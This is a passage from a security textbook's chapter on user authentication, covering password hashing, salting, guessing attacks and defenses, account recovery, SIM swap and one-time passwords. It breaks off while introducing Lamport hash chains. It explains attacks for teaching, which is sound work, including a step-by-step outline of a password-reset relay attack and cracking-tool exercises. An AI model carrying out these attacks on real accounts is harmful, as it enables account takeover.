- [28] NIST. FIPS 198-1: The Keyed-Hash Message Authentication Code (HMAC). U.S. Dept. of Commerce, July 2008.
- [29] NIST. FIPS 186-4: Digital Signature Standard. U.S. Dept. of Commerce, July 2013.
- [30] NIST. Special Pub 800-57 Part 1 r4: Recommendation for Key Management (Part 1: General). U.S. Dept. of Commerce, Jan 2016. (Revision 4).
- [31] NIST. Special Pub 800-67 r2: Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher. U.S. Dept. of Commerce, Nov 2017. (Revision 2).
- [32] A. Popov. RFC 7465: Prohibiting RC4 Cipher Suites, Feb. 2015. Proposed Standard.
- [33] B. Preneel. *Analysis and Design of Cryptographic Hash Functions*. PhD thesis, Katholieke Universiteit Leuven, Belgium, Jan. 1993.
- [34] B. Preneel and P. C. van Oorschot. MDx-MAC and Building Fast MACs from Hash Functions. In *CRYPTO*, pages 1–14, 1995.
- [35] B. Preneel and P. C. van Oorschot. On the security of iterated message authentication codes. *IEEE Trans. Info. Theory*, 45(1):188–199, 1999.
- [36] R. L. Rivest, A. Shamir, and L. M. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Comm. ACM*, 21(2):120–126, 1978.
- [37] P. Rogaway. Authenticated-Encryption with Associated-Data. In *ACM Comp. & Comm. Security (CCS)*, pages 98–107, 2002.
- [38] P. Rogaway, M. Bellare, J. Black, and T. Krovetz. OCB: a block-cipher mode of operation for efficient authenticated encryption. In *ACM Comp. & Comm. Security (CCS)*, pages 196–205, 2001. Journal version: *ACM TISSEC*, 2003.
- [39] S. Singh. *The Code Book*. Doubleday, 1999.
- [40] S. Turner and L. Chen. RFC 6151: Updated Security Considerations for the MD5 Message-Digest and the HMAC-MD5 Algorithms, Mar. 2011. Informational.
- [41] P. C. van Oorschot and M. J. Wiener. Parallel collision search with cryptanalytic applications. *Journal of Cryptology*, 12(1):1–28, 1999.
- [42] G. Welchman. *The Hut Six Story*. M&M Baldwin, 2018. First edition 1982, McGraw-Hill.
- [43] D. Whiting, R. Housley, and N. Ferguson. RFC 3610: Counter with CBC-MAC (CCM), Sept. 2003. Informational RFC.



Chapter 3

User Authentication—Passwords, Biometrics and Alternatives

3.1 Password authentication	56
3.2 Password-guessing strategies and defenses	59
3.3 Account recovery and secret questions	65
3.4 One-time password generators and hardware tokens	67
3.5 Biometric authentication	71
3.6 ‡Password managers and graphical passwords	76
3.7 ‡CAPTCHAs (humans-in-the-loop) vs. automated attacks	79
3.8 ‡Entropy, passwords, and partial-guessing metrics	81
3.9 ‡End notes and further reading	86
References	88

Chapter 3

User Authentication—Passwords, Biometrics and Alternatives

Computer users regularly enter a username and password to access a local device or remote account. *Authentication* is the process of using supporting evidence to corroborate an asserted identity. In contrast, *identification* (*recognition*) establishes an identity from available information without an explicit identity having been asserted—such as picking out known criminals in a crowd, or finding who matches a given fingerprint; each crowd face is checked against a list of database faces for a potential match, or a given fingerprint is tested against a database of fingerprints. For identification, since the test is one-to-many, problem complexity grows with the number of potential candidates. Authentication involves a simpler one-to-one test; for an asserted username and fingerprint pair, a single test determines whether the pair matches a corresponding stored template.

Corroborating an asserted identity may be an end-goal (authentication), or a sub-goal towards the end-goal of *authorization*—determining whether a requested privilege or resource access should be granted to the requesting entity. For example, users may be asked to enter a password (for the account currently in use) to authorize installation or upgrading of operating system or application software.

This chapter is on *user* authentication—humans being authenticated by a computer system. Chapter 4 addresses machine-to-machine authentication and related cryptographic protocols. The main topics of focus herein are passwords, hardware-based tokens, and biometric authentication. We also discuss password managers, CAPTCHAS, graphical passwords, and background on entropy relevant to the security of user-chosen passwords.

3.1 Password authentication

Passwords provide basic user authentication. Each user authorized to use a system is assigned an *account* identified by a character string *username* (or numeric userid). To gain access (“log in”) to their account, the user enters the username and a *password*. This pair is transmitted to the system. The system has stored sufficient information to test

whether the password matches the one expected for that userid. If so, access is granted.

A correct password does not ensure that whoever entered it is the authorized user. That would require a guarantee that no one other than the authorized user could ever possibly know, obtain, or guess the password—which is unrealistic. A correct match indicates knowledge of a fixed character string—or possibly a “lucky guess”. But passwords remain useful as a (weak) means of authentication. We summarize their pros and cons later.

STORING HASHES VS. CLEARTEXT. To verify entered userid-password pairs, the system stores sufficient information in a password file F with one row for each userid. Storing cleartext passwords p_i in F would risk directly exposing all p_i if F were stolen; system administrators and other *insiders*, including those able to access filesystem backups, would also directly have all passwords. Instead, each row of F stores a pair (*userid*, h_i), where $h_i = H(p_i)$ is a *password hash*; H is a publicly known one-way hash function (Chapter 2). The system then computes h_i from the user-entered p_i to test for a match.

PRE-COMPUTED DICTIONARY ATTACK. If password hashing alone is used as described above, an attacker may carry out the following *pre-computed dictionary attack*.

1. Construct a long list of candidate passwords, w_1, \dots, w_t .
2. For each w_j , compute $h_j = H(w_j)$ and store a table T of pairs (h_j, w_j) sorted by h_j .
3. Steal the password file F containing stored values $h_i = H(p_i)$.
4. “Look up” the password p_i corresponding to a specifically *targeted* userid u_i with password hash h_i by checking whether h_i appears in table T as any value h_j ; if so, the accompanying w_j works as p_i . If instead the goal is to *trawl* (find passwords for arbitrary userids), sort F ’s rows by values h_i , then compare sorted tables F and T for matching hashes h_j and h_i representing $H(w_j)$ and $H(p_i)$; this may yield many matching pairs, and each accompanying w_j will work as u_i ’s password p_i .

Exercise (Pre-computed dictionary). Using diagrams, illustrate the above attack.

‡**Exercise** (Morris worm dictionary). Describe the *dictionary* that the *Internet worm* of 1988 used. (Hint: [22], [53], [56], [54, pages 19–23]. This incident, mentioned again in Chapter 7, contributed to the rise of defensive password composition policies.)

TARGETED VS. TRAWLING SCOPE. The pre-computed attack above considered:

- a *targeted* attack specifically aimed at pre-identified users (often one); and
- a password *trawling* attack aiming to break into any account by trying many or all accounts. (Section 3.8 discusses related *breadth-first* attacks.)

APPROACHES TO DEFEAT PASSWORD AUTHENTICATION. Password authentication can be defeated by several technical approaches, each targeted or trawling.

1. *Online password guessing*. Guesses are sent to the legitimate server (Section 3.2).
2. *Offline password guessing*. No per-guess online interaction is needed (Section 3.2).
3. *Password capture* attacks. An attacker intercepts or directly observes passwords by means such as: observing sticky-notes, shoulder-surfing or video-recording of entry, hardware or software keyloggers or other client-side malware, server-side interception, proxy or middle-person attacks, phishing and other social engineering, and pharming. Details of these methods are discussed in other chapters.




Figure 3.1: Password attacks. Attack labels match attacks in Figure 1.9 (Chapter 1).

4. ***Password interface bypass***. The above three attacks are *direct attacks* on password authentication. In contrast, *bypass attacks* aim to defeat authentication mechanisms by avoiding their interfaces entirely, instead gaining unauthorized access by exploiting software vulnerabilities or design flaws (e.g., as discussed in Chapter 6).

5. ***Defeating recovery mechanisms***. This is discussed in Section 3.3.

‡**Exercise** (Locating attacks on a network diagram). a) Locate the above password attack approaches on a network architecture diagram. b) Expand this to include the additional attacks noted in Figure 3.1 (the labels save space and simplify the end diagram).

PASSWORD COMPOSITION POLICIES AND “STRENGTH”. To ease the burden of remembering passwords, many users choose (rather than strings of random characters) words found in common-language dictionaries. Since guessing attacks exploit this, many systems impose¹ *password composition policies* with rules specifying minimum lengths (e.g., 8 or 10), and requiring password characters from, e.g., three (or perhaps all) LUDS categories: lowercase (L), uppercase (U), digits (D), special characters (S). Such passwords are said to be “stronger”, but this term misleads in that such increased “complexity” provides no more protection against capture attacks, and improves outcomes (whether an attack succeeds or not) against only some guessing attacks. Users also predictably modify dictionary words, e.g., to begin with a capital, and end with a digit. More accurately, such passwords have higher resilience to (only) simple password-guessing attacks.

DISADVANTAGES OF PASSWORDS. Usability challenges multiply as the numbers of passwords that users must manage grows from just a few to tens or hundreds. Usability disadvantages include users being told, for example:

1. not to write their passwords down (“just memorize them”);
2. to follow complex composition policies (with apparently arbitrary rules, some excluding commas, spaces and semi-colons while others insist on special characters);
3. not to reuse passwords across accounts;
4. to choose each password to be *easy to remember but difficult for others to guess* (this is meaningless for users not understanding how password-guessing attacks work);
5. to change passwords every 30–90 days if *password expiration policies* are in use.

¹This unpopular imposition on users is viewed as a failure to fully meet principle P11 (**USER-BUY-IN**).

A further cognitive challenge often overlooked is *password interference*: the requirement to match passwords with accounts. Beyond these usability issues, security issues noted earlier include vulnerability to offline guessing, online guessing attacks (for predictable user-chosen passwords—Section 3.2), and password capture (cf. Figure 3.1).

ADVANTAGES OF PASSWORDS. Among offsetting advantages, passwords:

1. are simple, easy to learn, and already understood by all current computer users;
2. are “free” (requiring no extra hardware at the client or system/server);
3. require no extra physical device to carry;
4. allow relatively quick login, and password managers may help further (for small-keyboard mobile devices, apps commonly store passwords);
5. are easy to change or recover if lost—electronic recovery is typically immediate with no physical travel needed or delay awaiting physical shipment (cf. Section 3.3);
6. have well-understood failure modes (forgetful users learn to write passwords down somewhere safe);
7. require no trust in a new third party (in contrast, public-key certificates, per Chapter 8, require trust in organizations beyond either the client or server organization);
8. are easily delegated (e.g., to a spouse or secretary while on vacation), an underrated benefit despite the security drawback that retracting delegation is rarely done.

Passwords remain the dominant means of Internet user authentication. No alternative has displaced them to date. One might conclude that the advantages outweigh the disadvantages, or that their historical position as a default authentication method, provides strong inertia. To displace an incumbent, often a new technology must be not just marginally but substantially better due to inertia, universal support enjoyed by an incumbent, and interoperability with existing systems. About cost, passwords are “free” only if no costs are charged for usability or user memory. That cost is small for one password, but much larger for remembering hundreds of passwords and which one goes with each account.

3.2 Password-guessing strategies and defenses

Password-guessing attacks fall into two categories so distinct that using the term “password guessing” for both can be more confusing than helpful. This will be clear shortly.

ONLINE PASSWORD GUESSING AND RATE-LIMITING. An *online guessing* attack can be mounted against any publicly reachable password-protected server. A human attacker or automated program is assumed to know one or more valid userids; these are typically easily obtained. Userid-password pairs, with password guesses, are submitted sequentially to the legitimate server, which conveniently indicates whether the attempt is correct or not—access is granted or denied. An obvious defensive tactic, for sites that care at all about security, is to rate-limit or *throttle* guesses across fixed time windows—enforcing a maximum number of incorrect login attempts per account. This may “lock

out” legitimate users whose accounts are attacked,² a drawback that can be ameliorated by account recovery methods (Section 3.3). A variation is to increase delays, e.g., doubling system response time after successive incorrect login: 1s, 2s, 4s, and so on.

OFFLINE PASSWORD GUESSING. In *offline guessing* attacks (e.g., by pre-computed dictionary per page 57, or on-the-fly below), it is assumed that an attacker has somehow acquired the system password hash file. (Chapter 5 discusses how *Unix*-based systems store password hashes in */etc/passwd* and related files. Password hashing is more common than reversible encryption, as that also requires a means to protect the encryption key itself.) This indeed occurs often in practice, but is a significant requirement absent for online guessing attacks. The hash file provides *verifiable text* (Chapter 4), i.e., data allowing a test of correctness of password guesses without contacting the legitimate server. Consequently, the number of offline guesses that can be made over a fixed time period is limited only by the computational resources that an attacker can harness; in contrast for online guessing, even without rate-limiting, the number of guesses is limited by the online server’s computing and bandwidth capacity.

ITERATED HASHING (PASSWORD STRETCHING). Offline password guessing attacks can be slowed down using a tactic called *iterated hashing* (or *password stretching*). Ideally this defense is combined with salting (below). The idea is that after hashing a password once with hash function H , rather than storing $H(p_i)$, the result is itself hashed again, continuing likewise d times, finally storing the d -fold hash $H(\dots H(H(p_i))\dots)$, denoted $H^d(p_i)$. This increases the hashing time by a factor of d , for both the legitimate server (typically once per login) and each attacker guess. Practical values of d are limited by the constraint that the legitimate server must also compute the iterated hash. A value $d = 1000$ slows attacks by a factor of 1000, and d can be adjusted upward as computing power increases, e.g., due to advances in hardware speeds.³

PASSWORD SALTING. To combat dictionary attacks (above), common practice is to *salt* passwords before hashing. For userid u_i , on registration of each password p_i , rather than storing $h_i = H(p_i)$, the system selects, e.g., for $t \geq 64$, a random t -bit value s_i as *salt*, and stores $(u_i, s_i, H(p_i, s_i))$ with p_i, s_i concatenated before hashing. Thus the password is altered by the salt in a deterministic way before hashing, with s_i stored cleartext in the record to enable verification. For trawling attacks, the above dictionary attack using a pre-computed table is now harder by a factor of 2^t in both computation (work) and storage—a table entry is needed for each possible value s_i . For attacks on a targeted userid, if the salt value s_i is available to an insider or read from a stolen file F , the salt does not increase the time-cost of *on-the-fly attacks* where candidate passwords are hashed in real time vs. using pre-computed tables of hashes (above); confusingly, both are called *dictionary attacks*.

A bonus of salting is that two users who happen to choose the same password, will almost certainly have different password hashes in the system hash file. A salt value s_i may also combine a global system salt, and a user-specific salt (including, e.g., the userid).

PEPPER (SECRET SALT). A *secret salt* (sometimes called *pepper*) is like a regular

²The Pinkas-Sander protocol (Section 3.7) avoids this denial of service (DoS) problem.

³This follows the principle of DESIGN-FOR-EVOLUTION (HP2).

salt, but not stored. The motivation is to slow down attacks, by a method different than iterated hashing but with similar effect. When user u_i selects a new password p_i , the system chooses a random value r_i , $1 \leq r_i \leq R$; stores the secret-salted hash $H(p_i, r_i)$; and then erases r_i . To later verify a password for account u_i , the system sequentially tries all values $r^* = r_i$ in a deterministic order (e.g., sequentially, starting at a random value in $[1, R]$, wrapping around from R to 1). For each r^* it computes $H(p_i, r^*)$ and tests for a match with the stored value $H(p_i, r_i)$. For a correct p_i , one expects a successful match on average (i.e., with 50% probability) after testing half the values r^* , so if R is 20 bits, one expects on average a slow-down by a factor 2^{19} . Pepper can be combined with regular salt as $H(p_i, s_i, r_i)$, and with iterated hashing. (Aside: if the values r^* are tested beginning at a fixed point such as 0, timing data might leak information about the value of r_i .)

SPECIALIZED PASSWORD-HASHING FUNCTIONS. General crypto hash functions H from the 1990s like [MD5](#) and SHA-1 were designed to run as fast as possible. This also helps offline guessing attacks, wherein hash function computation is the main work; relatively modest custom processors can exceed billions of [MD5](#) hashes per second. As attackers improved offline guessing attacks by leveraging tools such as Graphics Processing Units (GPUs), parallel computation, and integrated circuit technology called FPGAs (field-programmable gate arrays), the idea of specialized password-hashing functions to slow down such attacks arose. This led to the international Password Hashing Competition (PHC, 2013-2015), with winner [Argon2](#) now preferred; prior algorithms were [bcrypt](#) and [scrypt](#). Specialized hash functions called [*key derivation functions*](#) (KDFs) are also used to derive encryption keys from passwords. As an older example, [PBKDF2](#) (password-based KDF number 2) takes as inputs (p_i, s_i, d, L) —a password, salt, iteration count, and desired bitlength for the resulting output to be used as a crypto key.

Example (GPU hashing). GPUs are particularly well-suited to hash functions such as [MD5](#) and SHA-1, with cost-efficient performance from many inexpensive custom cores. For example, the circa-2012 [Tesla C2070](#) GPU has 14 streaming multiprocessors (SMs), each with 32 computing cores, for 448 cores in one GPU. Machines may have, e.g., four GPUs. As a result, password-hashing functions are now designed to be “GPU-unfriendly”.

SYSTEM-ASSIGNED PASSWORDS AND BRUTE-FORCE GUESSING. Some systems use [*system-assigned passwords*](#).⁴ The difficulty of guessing passwords is maximized by selecting each password character randomly and independently. An n -character password chosen from an alphabet of b characters then results in b^n possible passwords, i.e., a [*password space*](#) of size b^n . On such systems, there is no guessing strategy better than [*brute-force guessing*](#): simply guessing sequentially using any enumeration (complete listing in any order) of the password space. The probability of success is 100% after b^n guesses, with success expected on average (i.e., with 50% probability) after $b^n/2$ guesses. If the passwords need not be a full n characters, a common attack strategy would first try all one-character passwords, then all two-character passwords, and so on. System-assigned passwords are little used today. Their higher security comes with poor usability—humans

⁴For example, in 1985, FIPS 112 [49] noted that many user-chosen passwords are easily guessed, and therefore all passwords should be system-generated.

are unable to manually remember large numbers of random strings for different accounts, even without password expiration policies (below). Random passwords are more plausible (usable) when password manager tools are used (Section 3.6).

PROBABILITY OF GUESSING SUCCESS. Simple formulas giving the probability that system-assigned passwords are guessed can help inform us how to measure vulnerability. (For user-chosen passwords, these simple formulas fail, and partial-guessing metrics per Section 3.8 are used.) The baseline idea is to consider the probability that a password is guessed over a fixed period (e.g., 3 months or one year). A standard might allow maximum guessing probabilities of 1 in 2^{10} and 1 in 2^{20} , respectively, for Level 1 (low security) and Level 2 (higher security) applications. The parameters of interest are:

- G , the number of guesses the attacker can make per unit time;
- T , the number of units of time per guessing period under consideration;
- $R = b^n$, the size of the password space (naive case of equiprobable passwords).

Here b is the number of characters in the password alphabet, and n is the password length. Assume that password guesses can be verified by online or offline attack. Then the probability q that the password is guessed by the end of the period equals the proportion of the password space that an attacker can cover. If $GT > R$ then $q = 1.0$, and otherwise

$$q = GT/R \text{ for } GT \leq R \quad (3.1)$$

Passwords might be changed at the end of a period, e.g., due to password expiration policies. If new passwords are independent of the old, the guessing probability per period is independent, but cumulatively increases with the number of guessing periods.

Example (Offline guessing). For concreteness, consider $T = 1$ year (3.154×10^7 s); truly random system-assigned passwords of length $n = 10$ from an alphabet of $b = 95$ printable characters yielding $R = b^n = 95^{10} = 6 \times 10^{19}$; and $G = 100$ billion guesses per second (this would model an attack with a relatively modest number of modern GPUs, but otherwise favorable offline attack conditions assuming a password hash file obtained, a fast hash function like [MD5](#), and neither iterated hashing nor secret salts). A modeling condition favoring the defender is the assumption of system-assigned passwords, which have immensely better guess-resistance than user-chosen passwords (below). Given these model strengths and weaknesses, what do the numbers reveal?

$$q = GT/R = (10^{11})(3.154 \times 10^7)/6(10^{19}) = 0.05257 \quad (3.2)$$

Oops! A success probability over 5% far exceeds both 2^{-10} and 2^{-20} from above. These conditions are too favorable for an attacker; a better defensive stance is needed.

‡Exercise (Password expiration/aging). [Password expiration policies](#) require users to change passwords regularly, e.g., every 30 or 90 days. Do such policies improve security? List what types of attacks they stop, and fail to stop. (Hint: [14], [62].)

LOWER BOUND ON LENGTH. Equation (3.1) can be rearranged to dictate a lower bound on password length, if other parameters are fixed. For example, if security policy specifies an upper bound on probability q , for a fixed guessing period T and password alphabet of b characters, we can determine the value n required (from $R = b^n$) if we have

a reliable upper bound estimate for G , since from $R = b^n$ and (3.1) we have:


$$n = \lg(R)/\lg(b) \text{ where } R = GT/q. \quad (3.3)$$

Alternatively, to model an online attack, (3.1) can determine what degree of rate-limiting suffices for a desired q , from $G = qR/T$.

USER-CHOSEN PASSWORDS AND SKEWED DISTRIBUTIONS. Many systems today allow user-chosen passwords, constrained by password composition policies and (as discussed below) password denylists and other heuristics. Studies show that the distribution of user-chosen passwords is highly skewed: some passwords are much more popular than others. Figure 3.2 illustrates this situation. Attackers tailor their guessing strategies by trying more popular (higher estimated probability) passwords first. While originally the term *dictionary attack* loosely implied leveraging words in common-language dictionaries, it now often refers to using ordered lists of password candidates established by heuristic means (e.g., based on empirical password databases including huge lists published after compromises), often with *on-the-fly* computation of hashes (cf. p.60).

PASSWORD DENYLISTS AND PROACTIVE PASSWORD CRACKING. Due to the phenomenon of skewed password distributions, another simple defense against (especially online) password-guessing attacks is *denylisting of passwords*. This involves composing lists of the most-popular passwords, e.g., observed from available password distributions publicly available or within an enterprise organization. These *denylists*, originally based on a modified regular-language dictionary, need not be huge—e.g., as short as 10^4 to 10^6 entries. The idea then, sometimes also called *proactive password checking*, is to disallow any password, at the time a user tries to select it, if it appears on the denylist. A related idea

(a) What we want: randomly distributed passwords



(b) What we get: predictable clustering, highly skewed distribution




Figure 3.2: Password distributions (illustrative). Ideally, chosen passwords are unique ($y = 1$) with most unchosen ($y = 0$). Diameter represents frequency a password is chosen.

is for a system to try to “crack” its own users’ passwords using only the password hashes and background computing cycles, in variations of dictionary attacks described earlier; account owners of cracked passwords are sent email notices to change their passwords because they were too easily found.⁵

‡Exercise (Heuristic password-cracking tools). (a) Look up and experiment with common password-cracking tools such as [JohnTheRipper](#) and [oclHashcat](#). (b) Do they use pre-computed tables, or hash password guesses on-the-fly? Discuss. (c) Explain what *mangling rules* are. (Hint: [57].)

LOGIN PASSWORDS VS. PASSKEYS. Recalling KDFs (above), passwords may be used to derive cryptographic keys, e.g., for file encryption. Such password-derived encryption keys (*passkeys*) are subject to offline guessing attacks and require high guessing-resistance. For site login passwords, complex composition policies are now generally recognized as a poor choice, imposing usability burdens without necessarily improving security outcomes; alternatives such as rate-limiting, denylisting, salting and iterated hashing appear preferable (Table 3.1). In contrast, for passkeys, complex passwords are prudent; memory aids include use of *passphrases*, the first letters of words in relatively long sentences, and storing written passwords in a safe place. Note that in contrast to site passwords, where “password recovery” is a misnomer (Section 3.3), recovering a forgotten password itself is a requirement for passkeys—consider a passkey used to encrypt a lifetime of family photographs. Users themselves are often responsible for managing their own password recovery mechanism for passkeys (some realize this only too late).

Defensive measure	Primary attack addressed	Notes
rate-limiting	online guessing	some methods result in user lockout
denylisting	online guessing	disallows worst passwords
salt	pre-computed dictionary	increases cost of generic attacks
iterated hashing	offline guessing	combine with salting
pepper	offline guessing	alternative to iterated hashing
MAC on password	offline guessing	stolen hash file no longer useful

Table 3.1: Defenses against web-login password attacks. For offline attacks, a file of password hashes is also needed and thus one may assume that salts are also known.

Example (*Password management: NIST SP 800-63B*). U.S. government password guidelines were substantially revised in 2017. They include: mandating use of password denylists to rule out common, highly predictable, or previously compromised passwords; mandating rate-limiting to throttle online guessing; recommending against composition rules, e.g., required combinations of lowercase, uppercase, digits and special characters; recommending against password expiration, but mandating password change upon evidence of compromise; mandating secure password storage methods (salt of at least 32 bits, hashing, suitable hash iteration counts, e.g., cost-equivalent to 10,000 iterations for [PBKDF2](#)); recommending a further secret key hash (MAC) and if so mandating that the key be stored separately (e.g., in a hardware security module/HSM).

⁵Because the most-popular passwords are also most easily guessed, failure to use denylists goes against two principles: [P12](#), [SUFFICIENT-WORK-FACTOR](#) and [P13](#), [DEFENSE-IN-DEPTH](#) (equal-height fences).

‡**Exercise** (Password guidelines: others). Compare the revised U.S. guidelines above [29, Part B] to those of governments of: (i) U.K., (ii) Germany, (iii) Canada, (iv) Australia.

‡**Exercise** (Password-guessing defenses). An expanded version of Table 3.1 includes password composition rules (length and character-set requirements), password expiration, and password meters. (a) Discuss the pros and cons of these additional measures, including usability costs. (b) Discuss differences in guessing-resistance needed for passwords to resist online guessing vs. offline guessing attacks. (Hint: [24].)

3.3 Account recovery and secret questions

Password-based authentication inevitably leads to forgotten passwords. Since not all users write them down in a safe place for retrieval, some means of *password recovery* is essential. Site (account) authentication passwords are rarely literally “recovered”, as best practice avoids storing cleartext passwords at servers. Rather, what is typically recovered is access to password-protected accounts, by some *password reset* method.

RECOVERY PASSWORDS AND RECOVERY LINKS. A common reset method is to send to users, using a recovery email address set up during registration, a temporary password or web page link that serves as an *authenticator*. On following the link or entering the temporary code, the user is prompted to immediately create a new password. Here for obvious reasons, registering the new password does not require authorization by entering an existing password (as typically required for changing passwords); the temporary capability plays that role.

LOSS OF PRIMARY EMAIL PASSWORD (CODES SENT TO TELECOM DEVICE). A complication arises if the forgotten password is for a primary email account itself. One solution is to register a secondary email address and proceed as above. An alternative is to pre-register an independent device or channel, most commonly by a phone number (mobile, or wireline with text-to-voice conversion) to which a one-time recovery code is sent by text message. Note: a compromised primary email account may be used to compromise all other accounts that use that email address for password recovery.

QUESTION-BASED RECOVERY. Another account-recovery method to address forgotten passwords is *secret questions*, also called *challenge questions*. (The term *personal knowledge questions* is also used, but risks confusion with a type of targeted attack relying on personal knowledge.) Typically, *secret questions* are not literally questions that are secret, but rather secrets cued by user-selectable questions. On account registration, a user provides answers to a selected subset of questions. On later forgetting a password, correctly answering questions allows the user to re-establish a new account password.

USABILITY ASPECTS. The idea is that using questions to cue information already in a user’s long-term memory is an easier memory task than remembering text passwords. (*Cued recall* is discussed further in Section 3.6.) However, recovery by such challenge questions fails surprisingly often in practice, including because:

1. recovery may be long removed in time from when answers are set;
2. answers may be non-unique or change over time (e.g., favorite movie);

3. some users register false answers but forget this, or the false answers themselves.⁶

SECURITY ASPECTS. Challenge questions are at best “weak” secrets—the answer spaces are often small (pro baseball team, spouse’s first name) or highly skewed by popularity (favorite food or city), making statistical guessing attacks easy. For targeted attacks, some answers are easily looked up online (high school attended). User-created questions, as allowed in some systems, are also notoriously bad (e.g., favorite color). Trying to salvage security by requiring answers to more questions reduces efficiency, and increases rejection of legitimate users due to incorrect answers. The problem remains: the answers are often not secret or too easily guessed. If more easily guessed than the primary password, this introduces a weak link as a new attack vector. Recovery questions then violate principle P13 (DEFENSE-IN-DEPTH); a minor mitigation is to limit the validity period of recovery codes or links.

SUMMARY. Secret questions are poor both in security (easier to guess than user-chosen passwords) and reliability (recovery fails more often than for alternatives). In addition, secret answers are commonly stored plaintext (not hashed per best practice for passwords) to allow case-insensitive matching and variations in spacing; this leaves the answers vulnerable to server break-in, which a large company then apologizes for as an “entirely unforeseeable” event. They then ask you to change your mother’s maiden name—in their own system, and every other system where that question is used. (This may however be easier than changing your fingerprints when biometric data is similarly compromised. All of a sudden, regular passwords start to look not so bad, despite many flaws!) Overall, the general consensus is that secret questions are best abandoned; any use should be accompanied by additional authenticators, e.g., a link sent to an email account on record, or a one-time password texted to a registered mobile phone.

‡Example (Password Reset Attack). Password reset processes that rely on secret questions or SMS codes may be vulnerable to an interleaving attack. The attacker requires control of a web site (site-A), and a way to get user victims to visit it, but need not intercept Internet or phone messages. Site-A offers download of free resources/files, requiring users to register first. The registration solicits information such as email address (if the goal is to take over that email address), or SMS/text phone contact details (see below); the latter may be solicited (“for confirmation codes”) as the user attempts to download a resource. The user visits site-A and creates a new account as noted. In parallel, the attacker requests password reset on an account of the same victim at a service provider site-B (often the userid is the same email address)—an email provider or non-email account. Site-B, as part of its reset process, asks secret questions before allowing password reset; these are forwarded by the attack program to the victim on site-A, positioned as part of site-A’s registration. Answers are forwarded to site-B and authorize the attacker to set a new account password on site-B. If site-B’s reset process involves sending one-time codes to the contact number on record, the attacker solicits such codes from the victim, positioned as part of registration or resource download from site-A. If site-B sends CAPTCHA challenges (Section 3.7) to counter automated attacks, they are similarly relayed to the victim on

⁶Some users believe false answers improve security; empirical studies have found the opposite.

site-A. The attack requires synchronization and seems complicated, but has been demonstrated on a number of major real-world services. The attack fails for sites sending reset messages to email addresses on record, but resets relying on secret questions or SMS codes are common, e.g., to address users having lost access to recovery email accounts, or when the account host is itself an email provider and users lack alternate email.

3.4 One-time password generators and hardware tokens

A major security issue with ordinary passwords is their static nature. If observed and captured by a passive attacker (eavesdropper), simple replay of the password defeats security. A step forward is *one-time passwords* (OTPs)—passwords valid for one use only. A challenge is how to pre-share lists of one-time passwords between the party to be authenticated (claimant) and the verifier. For electronic account access, some banks give customers paper lists of passwords to be used once each (then crossed off); the server keeps corresponding records for verification. Another method is to use one-way hash functions to generate sequences of one-time passwords from a seed (Lamport, below).

OTPs RECEIVED BY MOBILE. As Section 3.3 noted, mobile phones may be used as an independent channel for one-time codes via “text” or SMS (Short Message Service) messages. These OTPs are generated system-side and sent to the user’s number on record. Beyond use for account recovery, they can serve as a (stand-alone) password alternative; or as a “what you have” second factor (Fig. 3.5, p.70). In all cases, it should be verified that the phone number is bound to a physical phone (versus, e.g., a voice-over-IP number).

SIM SWAP ATTACK. Sending OTPs to a mobile phone opens a new attack vector: by social engineering, an attacker, asserting a lost or stolen phone, tricks a mobile phone provider into transferring a victim’s mobile number to a new subscriber identity module (SIM), the in-phone chip-card by which phone numbers are mapped to mobile phones. Thereafter, SMS OTPs intended for the legitimate user (victim) go to the attacker’s phone.

OTPs FROM LAMPORT HASH CHAINS. Starting with a random secret (seed) w , user A can authenticate to server B using a sequence of one-time passwords as follows (Fig. 3.3). H is a one-way hash function (Chapter 2) and t is an integer (e.g., $t = 100$). Let a *hash chain* of order t be the sequence: $w, H(w), H(H(w)), H^3(w), \dots, H^t(w)$. H^t means




Figure 3.3: Lamport hash chain. Illustrated with $t = 100$ for session $i = 76$ ($t - i = 24$). Setup value h_0 must initially be transferred over a secure channel and associated with A .

t nested iterations. The elements in the sequence are used once each in the order:

$$h_1 = H^{99}(w), h_2 = H^{98}(w), \dots, h_{98} = H(H(w)), h_{99} = H(w), h_{100} = w \quad (3.4)$$

